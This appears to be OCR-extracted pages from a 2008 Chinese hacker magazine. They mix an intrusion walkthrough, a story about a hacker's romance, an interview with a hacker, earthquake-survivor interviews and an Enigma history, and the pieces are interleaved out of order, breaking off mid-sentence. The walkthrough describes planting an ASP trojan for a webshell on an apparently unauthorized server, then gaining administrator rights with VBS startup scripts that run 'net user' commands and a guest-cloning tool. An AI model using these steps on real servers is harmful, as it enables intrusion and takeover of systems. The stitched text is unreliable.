


图4




图5



图6




图7

“页面名称”随便输了，这里为fortest，“所属分类”就是你刚才建的分类就可以了。“页面类型”和“页面路径”都不用管，默认就可以了，不过你如果没有改页面路径的话，默认生成的文件是在根目录下的——也就是HTTP://URL/你木马的名字.asp。“文件名称”输入你想要的ASP木马名字、这里为test.asp。“页面简介”也不用管。下面就是页面内容了，这里填入你小马的代码。一切弄好后点击“添加”，会提示保存自定义页面成功！OK，最后一步需要我们生成木马页面。选择“自定义页面管理首页”，这时出现如图3界面。

这时你只需单击“生成本页”就OK了，至此成功获得WEBSHELL！如图4。

拿到SHELL后，下面进行提权了。首先当然进行Serv-U提权，因为在事先的踩点中，已经得知是Serv-U6.4版本，但是很令人沮丧的是目录做了权限设置，我们也无法利用了。然后继续溜达服务器也没发现别的可特别利用的东西——CMD什么的都不能用。习惯的浏览了下Documents and Settings的ALL USER文件夹，经测试并没有做权限设置，能读取和创建文件（ALL USER本来默认就有这些权限），呵呵，直接写入个文件到启动项里，利用如下VBS语句：

```
set wshshell=createobject ("wscript.shell")
a=wshshell.run ("net user test jjfortest /add",0)
b=wshshell.run("net localgroup administrators test /add",0)
```

将其保存为test.vbs到“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”，如图5。


启动后出现个黑呼呼一闪而过的窗口，而这个运行时是没任何提示的。过了N小时后，感觉差不多了，一登录出现如图6的提示。

这说明我们的用户添加成功了，只是没有远程登录的权限。其实我们也可以直接丢个反弹木马上去，不过我可懒得做免杀，于是想到了克隆用户，因为上次在邪八看到个牛人写的克隆用户的小工具，于是用之，VBS代码如下：

```
set wshshell=createobject ("wscript.shell")
a=wshshell.run ("C:\Boot\updata.exe -c 1f5",0)
```

最后的入侵

文 luoye



XApache：我很欣慰，各位读者现在平平安安的看杂志。因为不久前，我国的四川省刚刚发生了一次严重的地震。全国各地都受到了一些波及，目前已有数万人死亡，数万人杳无音信，无数房屋垮塌。5月12日的下午，小编所在的办公区开始有所反应，很多人跑到了大街上。幸好北京地区震幅比较小，没有造成什么损失，但是四川汶川的灾民就很让人牵挂了。小编的MSN上也不断有人号召大家向灾区人民捐款捐物，这是一种行善积德的行为，小编对此非常的支持。希望救灾物资能顺利的运到当地人民群众的手里，受灾的人们可以尽快恢复正常的工作和生活，早日重建家园。侠之大者，为国为民，不管你是现实生活中还是网络中的侠，都贡献出自己的一份力量吧。

生命是由无数个巧合加上无数次的错误组成，不相交的路程或许会在某一时刻变成一条线路，可惜，结果不一定圆满，故事，才刚刚开始……

一

男孩——请允许我这样称呼这个20岁出头，善良而内向的小伙子——一个黑客。黑客也是人，一名黑客的本质取决于他是怎样的一个人。如果说因为性格内向和对技术本身的热爱让男孩成了一名黑客，那么男孩的善良则决定了他是一个遵守黑客准则的黑客：他总是会在找到漏洞之后，通知相关的人进行修补。

是的，提到一个词：善良。在这样的一个时代，这种东西几乎成了一个中性甚至是贬义的词，听到后马上让人想到的是——懦弱或者苍白——可我实在找不出更恰当的词语来形容这个男孩，似乎只有善良，才能准确表达出那种印象。就象描述大海时，最经典的话总是说："都是水！"

一次，他很轻易侵入了一台PC，像往常的做法一样，他在主机的桌面上留了一个文本，告诉对方存在的漏洞以及修补方法。不过，当他过几天再去检查那台PC的时候，发现漏洞依然没有堵，他当初留的那个文本也还在桌面上。唯一的不同是，文本后面有了一段PC主人的回复："你说的那种补漏洞的东西是不是一种胶布的品牌啊，我去超市怎么买不到呢？"……男孩笑了。

二

男孩入侵的那台PC的主人是一个女孩。

两个人利用电脑桌面上的那个文本文件开始彼此的交流。两个本来毫不相干的人开始通过一个文本——也仅仅通过一个文本——开始了交流，从陌生到熟悉，甚至有了只属于彼此的一些词语和秘密——在想爱、想被爱的时候遇到一个同样想爱、想被爱的人，爱情就是这么简单的事情。

男孩和女孩同样也遇到了这样"简单"的事情，唯一不同的是他们都不曾告诉对方，只是默默的聊着。对啊，这本来便是一份柏拉图式的爱情，也许本来就不需要表白，何况，这是一个天性内向的男孩和一个天性害羞的女孩。

当那个文本快100K的时候，女孩问男孩："如果换了一个人在用我的电脑在这个文件上留言，你能知道那不是我吗？"

男孩说："能。只有你才是你，我可以感觉到。"

女孩终于说："我发现，我喜欢上你了。"

男孩犹豫良久："我们只是朋友。"

男孩也不知道自己为什么要撒谎，几个声音同时在脑子里回荡——而女孩的话，在经历了风雨后依然是那样的明晰！

三

女孩搬家了！而且换了一台电脑，但女孩没有告诉男孩。

搬家，换电脑，这本来是一件很平常的事情，但对那个时候的男孩和女孩来说，却意味着失去联络——请不要去责怪女孩，女孩把那个文本拷到了新电脑的桌面上，她以为那样，男孩就还能找到这台电脑，还能继续和她说话。

当连续几天男孩没有在文本上留言的时候，女孩真的着急了。女孩甚至整天开着电脑，等男孩来，在文本上跟她说话。

可惜……男孩一直没有来……

女孩终于明白她和男孩已经失去了联系，她甚至也去学习了黑客知识，和其它人不同的是，她是为了让自己的电脑更容易被入侵才学的。她依然每天打开桌面上的文本，看看男孩是否给她留了言。她相信，男孩一定还能找到她的电脑。

男孩发现那个IP段再也扫描不到女孩的电脑了。他想起女孩偶然提起过一次不久会搬家，于是男孩把扫描的IP段扩大到所有可能的范围。他甚至放弃了他一直恪守的黑客准则，利用了他入侵了的近百台服务器不分日夜地扫描，疯狂地想要找到女孩。结果是那样的让人难以接受：他失败了！用千万次努力，也无法重现最初的一次偶然，这不得不让人想起一个字：缘！

男孩意识到女孩可能换电脑或者重装系统了。他坚信，女孩电脑的桌面一定还保留着那个文本，于是他做出一个比原来的扫描要疯狂几万倍的决定：入侵所有可能的电脑，直到找到女孩的电脑。

四

男孩的毅力让人惊叹，男孩的技术同样让人佩服得无话可说。他写出一个自动入侵并且自动传播的程序，并通过搜索桌面是否有那个特殊文本来做判断，如果找到则发一封EMAIL回来，并在女孩的电脑开一个后门以便男孩连接。半年后，当男孩从邮箱里面收到一封由程序发回来的邮件，他终于找到了女孩的电脑。

当他打开那个文本的时候，上帝啊，真的找不出什么词语来描述男孩此刻的心情，男孩不仅看到了女孩一直等待留下的呼喊，还看到了一个冒充自己的人，而女孩一直把他当作自己！生命的美妙和痛苦都来自转折，而这样的转折给男孩的只有一片空白。

男孩花了很长一段时间终于把他离开后的留言看完，心中的痛苦难以名状。男孩决定离开，因为他不想给女孩带来更多关于真假的困惑，因为他相信：冒充他的人最初也是好心的，更重要的是，他能看出，他们之间已经有了感情，尽管彼此还没有说出来——就像最初的男孩和女孩。

通过刷新文本，男孩注意到女孩正在和那人说话。

女孩说："我，发现，我真的很喜欢你。"于是他迅速刷新文本，想知道那人会怎么回答。一切似乎都在重演半年前的一幕：良久，那人终于打出几个字"我们只是朋友"，男孩快速的把那几个字删掉，然后写上"我也很喜欢你"，接着迅速保存，断线，离开了女孩的电脑。

男孩久久的盯着屏幕……此刻的脑海里想着他们……

男孩曾经错过，他不想让另一个男孩也错过，更不想女孩再一次失望。关于真与假，已经不再重要。

五


这是男孩作为黑客的最后一次入侵了，或许这样只是一种仪式，但在这段青涩的初恋面前，男孩把这个仪式进行得像一个虔

```
b=wshshell.run("net user guest testpass",0)
```

OK了，updata.exe是我们的克隆工具，将guest克隆成为administrator。过了N小时后，再一次登录，如图7。

编辑点评：

文章中提到的拿SHELL的方法确实很简单，不过思路都是一样，就是要得到我们的后门小马，只不过方法不同，有时数据库备份不行，可以试试其它备份，比如CSS，或者邮件列表备份等，这些方法都是可以试一下的。



采访coldface

图/小迷

本期NoHack直播就让小迷带领大家和coldface进行零距离接触，了解真正的coldface……下面有请我们本次NoHack直播的嘉宾coldface出场，大家掌声欢迎（所有观众一脸迷茫……）。

NoHack："地镇高岗一派溪山千古秀。"

coldface："门朝大海三河合水万年流。"

NoHack："原来你也是天地会的兄弟！！不知道你烧几柱香？"

coldface："我从来不烧香，熊猫才烧香呢……呵呵。"

NoHack："coldface，你好！"

coldface："大家好，现场的观众朋友们和在电视机前的朋友们大家好！"（所有观众继续迷茫中……）

NoHack："coldface，能否向大家简单的介绍一下自己？"

coldface："这个问题比较难回答，很多人都看不清自己的，我只能说自己是一个在不断探索的人。"

NoHack："好有哲学的话，请问你烧几柱香？"

coldface："我不是熊猫……"

NoHack："能简单的介绍下你是如何走进黑客这块神秘领域的，是个人爱好还是因为其他原因？"

coldface："我记得那是1994年，那个时候我所在的小城市刚刚有网络，我强烈的感觉到网络会改变世界，一个全新的世界将要出现，我想成为中国第一批的拓荒者，做一个黑客才能真正了解网络的结构，网民只是过客而已 。"

PS：背景音乐响起，背投大屏幕上出现字幕："劳动人民是最光荣的"。观众饱含热泪热烈鼓掌中……

NoHack："做为中国第一批的拓荒者，遇到最困难的事是什么？"

coldface："困难有很多，不知道哪个算最困难。一个是上网贵，当时网费＋电话费一个小时要将近20元，对一个普通家庭来说是很贵的；另外就是当时基础知识相当匮乏，国内的计算机教材等都相当落伍，一切都要到国外网络上学习。"

小迷偷笑道："20块钱一小时你都敢上？你们家的存款……嘿嘿，单身的MM赶紧啊，根据某报消息，coldface至今单身……20块钱一小时哦！"

NoHack："看来要想入这行，英语还是要过关的；你认为做一名黑客需要具备些什么样的知识？"

coldface："如果掌握了Windows操作系统、英语和C语言，那么很快可以入门，因为你至少可以看得懂EXP的源代码。熟悉了协议和Linux操作系统，就可以成为高级黑客。至于成为专家则需要更多的基础知识，因为基础知识越丰富，就越能尽快的入手新的技术。"（观众席不断有人点头……是赞同这种说法还是无聊地打瞌睡了？）

NoHack："听说你是绿色兵团的成员，能介绍下绿色兵团的发展过程吗？后来又是因为什么原因解散的？"

coldface："绿色兵团是goodwell、小鱼、solo、dspman和rocky在1995年发起成立的，我也是在95年加入的第一批成员，不过有时说我是创始人之一，那真是抬举我了。绿色兵团在1999年左右开过一次大会，讨论商业化进程，大部分人支持（我投了反对票），随后成立了上海绿盟，很快又成立了中联绿盟，之后因为决策层之间发生意见冲突而分家，最后的结果是仅存中联绿盟。现在的中联绿盟已经和绿色兵团没有关系，绿色兵团主要成员都已经退出。绿色兵团是一个技术性的松散型组织，而且我也要借这个机会声明一下，绿色兵团从来没有解散过，而且近期会高调复出。"（观众们在知道来者是绿色兵团成员时终于不再迷茫了……小迷怎么不早点透露下呢！）

PS：当coldface说到这件事的时候，明显的感觉到他很激动，也许是触发了他心灵深处的某些东西吧……观众们热切期待的目光与coldface交换着秋波……

NoHack："我们知道，每个黑客都有自己的原则，而且现在黑客圈里的人也在宣扬着黑客精神，你个人理解的黑客精神是什么？"

coldface："我所理解的黑客精神就是突破和创新，在这个精神下，每个行业都有黑客。"

NoHack："现在圈子内产生了黑色产业，对于这种游走在法律边缘的群体你有什么看法？它是会被遏止、还是会在这块温床上肆意的成长？"

coldface："存在的就是合理的，事实上游走在法律边缘的属于灰色产业，随着法律的逐步完善，这些群体大部分会被引导到正途上来，还有小部分会进入抵触法律的黑色产业中去。"

NoHack："在技术方面，你个人最擅长什么？"

coldface："技术的更新很块，到现在已经不敢说擅长哪方面了，只能说现在是全面都了解，但是全面不精通。"

就在这时，悠扬的钢琴声响起……只见小迷从口袋里掏出一个小本，开始对coldface进行最后的"严刑拷问"！

NoHack："你现在从事的是什么职业？和黑客有关系吗？"

coldface："这个不方便说！！"（观众席：啊！？）

NoHack："到目前为止，你的感情经历能够谈谈吗？"

coldface："这个不方便说！！"（观众席：哦！？）

NoHack："听外界传闻，你至今还是单身……"

coldface："这个不方便说！！"（观众席：呃！？）

NoHack："能否在最后公布下你的联系方式？"

coldface："这个不方便说！！"（观众席：咦！？）

小迷对coldface彻底无语！只见这时小迷漏出了一个诡异的微笑，向coldface提问到……

NoHack："请问你烧几柱香？"

coldface："这个不方便说！！"（观众席：呜……）

NoHack："你果然是熊猫！"

coldface："……我不过就常夜战嘛，眼圈黑点，皮肤白点（营

诚的信徒在做礼拜。超市买不到的胶布可以随时再买到，但是一段美好的感情，是可遇不可求的。

编辑点评：

文章很短，但是故事阐述的很清楚，作者营造的那种气氛很成功。读完之后，心里微微有些触动，想起《大话西游》的影片结尾，城楼上周星驰和朱茵的对话……

武士：我再怎么说也是个夕阳武士，你叫我亲我就亲，那我的形象不是全毁了？！

紫霞：你说谎！你不敢亲我，因为你还喜欢我。我告诉你，如果这次你拒绝我的话，你会后悔一辈子的！

武士：后悔我也不会亲的，只能怪相逢恨晚，造化弄人。

（……悟空吹起一阵飞沙，附身到武士身上，与紫霞拥吻……）

武士：我这辈子都不会走，我爱你…… NOHACK

养不良啊)，我不吃竹叶的啊……"

NoHack："嘿嘿，还说不是熊猫！今天为你奉献的大碗茶就是竹——叶——青！你都喝了三大碗了啊！"

coldface一惊，半晌不语……后来一看，原来疲劳而睡着了……做技术的人真累啊！

好了，各位先生们、女士们，现场和电视机前的观众朋友们，非常感谢收看此次NoHack直播，我们下次再见，也感谢coldface先生能够来到现场。在节目的最后，我们也要对灾区的朋友送上我们最真挚的祝福，灾害无情人有情！

后记：

coldface在这个圈子里算是一个前辈了，在很多方面，他都可以作为我们学习的榜样。对于黑客的那种执着精神及对黑客的理解，都值得我们回味……

NoHack紧急采访
——关注地震第一线的朋友

图 小迷

2008年5月12号下午，四川汶川县发生里氏7.8级地震，灾情严重，NoHack特派小迷通过网络和电话，对在一线的"痛并快乐着"和"小风"进行采访。

痛并快乐着，四川绵阳市区人，多家报刊杂志的专业写手，地震时正在家中。

小风，四川资阳人，由于某些特殊原因，未能知道其具体位置，通过其QQ和Blog，推测地震时人在成都。

下面让我们来电话连线他们……电话在等待了几声之后终于接通了……

PS：由于两人是分别采访、最后整合在一起的，所以就直入主题。

NoHack："地震时，你的第一反应是什么？"

痛并快乐着："我的第一感觉就是突然，来的太突然！让你根本来不及去想。"

小风："当时我正在潜水泡论坛，突然感觉双脚巨动，以为是哪里的楼房倒塌了！"

NoHack："你距离震中近吗？你受伤了吗？"

痛并快乐着："我们这里距离震中60—70公里，算是比较近吧。我倒是没有受伤害，不过我们这的人受伤很多。"

小风："刚才又动了，差点就想跑了……我这里距离震中有159公里，因为从来没遇见过地震，我还临危不乱的跟着人群慢慢走。就是被人一挤，受了点皮外伤，并无大碍。"

NoHack："当地震暂时的结束后，你看到外面的情景心情是什么样的？绝望？还是……"

痛并快乐着："我们这里是市区还算好点，没什么大的建筑倒塌情况，但是郊区就……"

小风："商场里的人全部都跑了出来，大街上人山人海。能看见楼房还在颤动，不少女性都哭出来了，此时心情很乱，只觉得世界这么大，人却这么渺小、渺小。"

NoHack："你们那的通信中断了吗？当电话能够打通，网络信号接通后，你做的第一件事是什么？"

痛并快乐着："我们这里信号中断了，就是现在，电话信号也不是很好。网络信号基本上没什么问题了，当信号接通时，第一时间做的就是打电话报平安！"

小风："我们这里还好，通信没有中断。只是太多人盲目的拨打，导致移动服务器超负荷了！从14时28分地震后，太多人拿出手机给亲人联系，我也不例外。连续重拨2—3个小时后，终于给老家那边打通电话了。得知家那边也同样发生地震，不过还好没人出事。"

NoHack："震后人们的生活如何？都安排在哪？火车站广场还是其它什么地方？大家现在的心情如何？紧张？还是……"

痛并快乐着："人们的生活基本稳定，有车的都住进了车子，没车就住在广场、客运站等地方。现在的心情是心有余悸吧，神经时刻紧绷着！"

小风："我们这的人大多都在街上或宽阔的广场就地休息！火车站更是人群爆满！目前很多群众的心情都比较紧张！据说都江堰那边化工厂爆炸，自来水受到污染！很多成都市民都到各大超市购买水！不知道是真的还是假的？不过今天看完新闻联播后，证实了这纯属谣言。"

NoHack："现在外面的情况如何？余震还厉害吗？"


痛并快乐着："现在城市还处在紧急救援状态，还有很多灾民没有被营救出来，余震还是很厉害。"

小风："目前外面逗留的人还是很多，到现在余震还断断续续。现在采访时，余震也有，我已经带好了头盔，时刻准备抱着偶的PC飞奔啦（各位兄弟，我这次可是在震动中接受采访啊！）。最后我想给"黑手"的兄弟们说声："希望各界人士伸出援助之手，为抗震救灾贡献自己的一份力量！我闪了，到宽阔的地方去了，拜！"

后记：

对于"痛并快乐着"，我想大家不会陌生，他曾经在很多报刊发表自己的文章。在对他进行电话采访的时候，明显能够感觉到他真的很累，不只是身体，还有精神。也许没有经历过这一切的人是无法体会这种心情的。

小迷准备了很多安慰的话语想对他们说，但是真正打通电话时，我却有点哽咽，脑子一片空白。在对"痛并快乐着"和"小风"电话采访的最后，小迷代表NoHack的所有成员给四川灾区的朋友们送上我们衷心的祝福。外面还在下着雨，不过小迷坚信，雨总是会停的，让我们共同站在蓝天下，去欣赏那雨后的彩虹……



黑客编年史第二集

图 文/苗子蛋

XApache 随着德国闪击波兰，第二次世界大战爆发。战火从欧洲燃烧到了世界各国，四大洲四大洋均遭生灵涂炭。在这样的战争背景下，德国的V2弹道导弹、美国的原子弹等大规模杀伤性武器不断被发明出来，各种通讯技术和密码设备也得到了极大的发展。本期我们就来看一下当时号称加密之王的Enigma密码机发展历程。

在我渺小的日子里，我也曾阅历帝国的兴亡，
但是我并没有衰老；
当我把自己的忧患和那一切相比，
它虽曾奔腾像海湾中狂暴的浪涛，
却成了小小水化的波溅，
随时平息；
的确，
有一些什么－连我也不明了－在支持这不知忍耐的灵魂；
我们并不白白地（即使仅仅为它自己）换来痛苦。

——拜伦《书寄奥古斯达》选段

黑客是征服者的战争，然而征服往往是从被征服开始的。

二战前夕，随着世界上最先进的密码机Enigma（意为“谜”）在纳粹德国的大规模使用，波兰、法国、英国等国家的顶尖智慧群体，陆续被卷入了这场旷日持久的密码战。加密、破解，疯狂升级；天才、叛徒，粉墨登场，也由此掀开了人类历史上最波澜壮阔的加密与解密大战……

第三章　加密之王 Enigma

第二次世界大战爆发于1939年，历时6年之久，先后有60多个国家和地区参战，波及20多亿人口，战争交战各方共动员军队1亿多人。在这场人类有史以来最惨烈的战争中，决定最后战争命运走向的竟然是几台机器和制造它们的天才数学家们。而在第二次世界大战中最大的军事秘密，除了原子弹外，就是纳粹德国的核心密码——Enigma。

Enigma从外表看起来并没有什么能够让人感到惊奇的地方，它似乎跟普通的打字机别无二致。Enigma是一种转轮式密码机，原理并不复杂，但在第二次世界大战之前要破解它却基本上是不可能的。一台普通的Enigma通常由三个部分组成：键盘、转轮和显示器，如图1。

